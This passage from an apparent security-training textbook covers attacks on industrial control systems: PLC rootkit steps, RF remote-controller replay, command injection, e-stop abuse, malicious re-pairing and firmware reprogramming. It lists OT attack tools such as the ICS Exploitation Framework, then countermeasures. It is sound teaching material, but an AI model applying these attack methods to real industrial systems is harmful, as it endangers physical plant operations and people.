Attacker identifies mapping between I/O pins and PLC logic

Figure 10.19: Hacking PLC through PLC rootkit attack

Steps used to perform a PLC rootkit attack:

- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.

A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.


The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.

Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems

Replay Attack


Attackers **record the commands** transmitted by an operator and replay them to the target system to gain basic control over the system


TX range
Target Machine (RX)
Record Commands
1
Operator
Attacker
RX
2
Capture Data
3
Transmits Recorded Commands
Commands
Attacker

Hacking Industrial Systems through RF Remote Controllers (Cont'd)

Command Injection


Attackers **alter RF packets** or inject their own packets employing reverse engineering techniques to gain complete access over the target machine


TX range
Target Machine (RX)
Record Commands
1
Operator
Attacker
TX
RX
2
Capture Data
Obtain other Commands
Transmit other Commands
3
4
Offline Reverse Engineering
Attacker


Hacking Industrial Systems through RF Remote Controllers (Cont'd)

Re-pairing with Malicious RF controller

- ☐ Attackers hijack the original remote controller and pair it with the machine using a **malicious RF controller**, which they disguise as a legitimate one


Pairing Sequence
1
TX2
Attacker
2
Capture Data
Move
3
Before Attack
Operator
TX1
RX
Target Machine (RX)
After Attack
Operator TX1 (unpaired)
Attacker (paired)
4
Replay
TX range

Hacking Industrial Systems through RF Remote Controllers (Cont'd)


Target Machine (RX)
Firmware

Malicious Reprogramming Attack

- ☐ Attackers **inject malware** into the firmware of the remote controllers to maintain a persistent and completely remote access to the system

Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.



TX range
Record Commands
1
Operator
TX
Attacker
2
Capture Data
Target Machine (RX)
RX
3
Transmits Recorded Commands
Commands
Attacker

Figure 10.20: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.



TX range
Record Commands
1
Operator
TX
Attacker
2
Capture Data
Target Machine (RX)
RX
Offline Reverse Engineering
3
Obtain other Commands
Attacker
4
Transmit other Commands

Figure 10.21: Command injection attack on industrial systems

- **Abusing E-stop**

  Using the above information, the attacker can send multiple e-stop (emergency stop) commands to the target device to cause DoS.



commands
Offline reverse engineering
E-stop command
1
TX range
Attack loop
3
"Stop"
"Start"
"move"
RX
Target machine (RX)
2
TX Operator

Figure 10.22: Abusing e-stop to perform a DoS attack

- **Re-pairing with Malicious RF Controller**

  An attacker can hijack the original remote controller and pair up with the machine using a malicious RF controller, disguised as a legitimate one. Attackers send malicious requests to pair with target RF controllers, capture the command sequence, hijack the legitimate controller, and use a malicious controller to perform various attacks on the target device.



Pairing Sequence
1
Attacker
TX2
2
Capture Data
Before Attack
Operator
TX1
Move
3
RX
Target Machine (RX)
After Attack
Operator TX1 (unpaired)
Attacker (paired)
4
Replay
TX range

Figure 10.23: Malicious re-pairing attack on an industrial machine

- **Malicious Reprogramming Attack**

  Attackers can inject malware into the firmware running on the remote controllers to maintain persistent and complete remote access over the target industrial system.





Figure 10.24: Malicious reprogramming attack on an industrial machine



OT Attack Tools

ICS Exploitation Framework (ISF)

ICS Exploitation Framework (ISF) is an **exploitation framework** based on Python and is like the Metasploit framework

```
root@kali:~/Desktop/temp/isf# python isf.py

                    ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 2 Scanners: 0 Creds: 13

ICS Exploits:
    PLC: 2          ICS Switch: 0
    Software: 0

isf >
```

https://github.com

SCADA Shutdown Tool
https://github.com

GRASSMARLIN
https://github.com

Metasploit
https://www.metasploit.com

modbus-cli
https://github.com

PLCinject
https://github.com


OT Attack Tools

Discussed below are various tools used by attackers to hack OT systems and networks:

- **ICS Exploitation Framework (ISF)**

  Source: *https://github.com*

  The ICS Exploitation Framework (ISF) is an exploitation framework based on Python that is similar to the Metasploit framework. This tool provides various exploit modules that allow attackers to hack target ICS systems and networks.




```
root@kali:~/Desktop/temp/isf# python isf.py

                    ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 2 Scanners: 0 Creds: 13

ICS Exploits:
    PLC: 2          ICS Switch: 0
    Software: 0

isf >
```

Figure 10.25: Screenshot of ICS Exploitation Framework (ISF)

Listed below are some of the additional tools for hacking OT systems and networks:

- SCADA Shutdown Tool (*https://github.com*)
- GRASSMARLIN (*https://github.com*)
- Metasploit (*https://www.metasploit.com*)
- modbus-cli (*https://github.com*)
- PLCinject (*https://github.com*)



Module Flow


Understand OT Concepts

Discuss OT Threats and Attacks

Discuss OT Attack Countermeasures

Discuss OT Attack Countermeasures

This section discusses various OT security measures and OT security tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyberattacks.



OT Attack Countermeasures

1

Use **purpose-built sensors** to discover vulnerabilities in the network

2

Update systems to the latest technologies and regularly **patch systems**

3

Implement secure configuration and **secure coding practices** for OT applications

4

Maintain an **asset register** for tracking and scrutinizing outdated systems

5

Use **strong passwords** and change the default factory-set passwords

6

Secure remote access through multiple layers of defense by implementing **VPNs**

7

Harden the systems by **disabling unused services** and functionalities

8


Use only tested and familiar **third-party web servers** for serving ICS web applications

OT Attack Countermeasures

Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Update systems to the latest technologies and patch systems regularly
- Implement secure configuration and secure coding practices for OT applications
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems



OT Security Tools

Flowmon Flowmon empowers manufacturers and utility companies to **ensure the reliability** of their industrial networks to avoid downtime and disruption of service continuity

Dashboard
Sources
Profiles
Analysis
Reports
Alerts
Active devices
Top hostnames for last 12 hours
Structure of services traffic for last 12 hours
Top source autonomous systems
Structure of overall traffic for last 12 hours
Top network services over TCP for
Hosts with top data transfers for l

https://www.flowmon.com

tenable.ot
https://www.tenable.com

Forescout
https://www.forescout.com

PA-220R
https://www.paloaltonetworks.com

Fortinet ICS/SCADA solution
https://www.fortinet.com

Nozomi Networks Guardian
https://www.nozominetworks.com


OT Security Tools

Discussed below are various tools you can use to secure OT systems and networks:

- **Flowmon**

  Source: *https://www.flowmon.com*

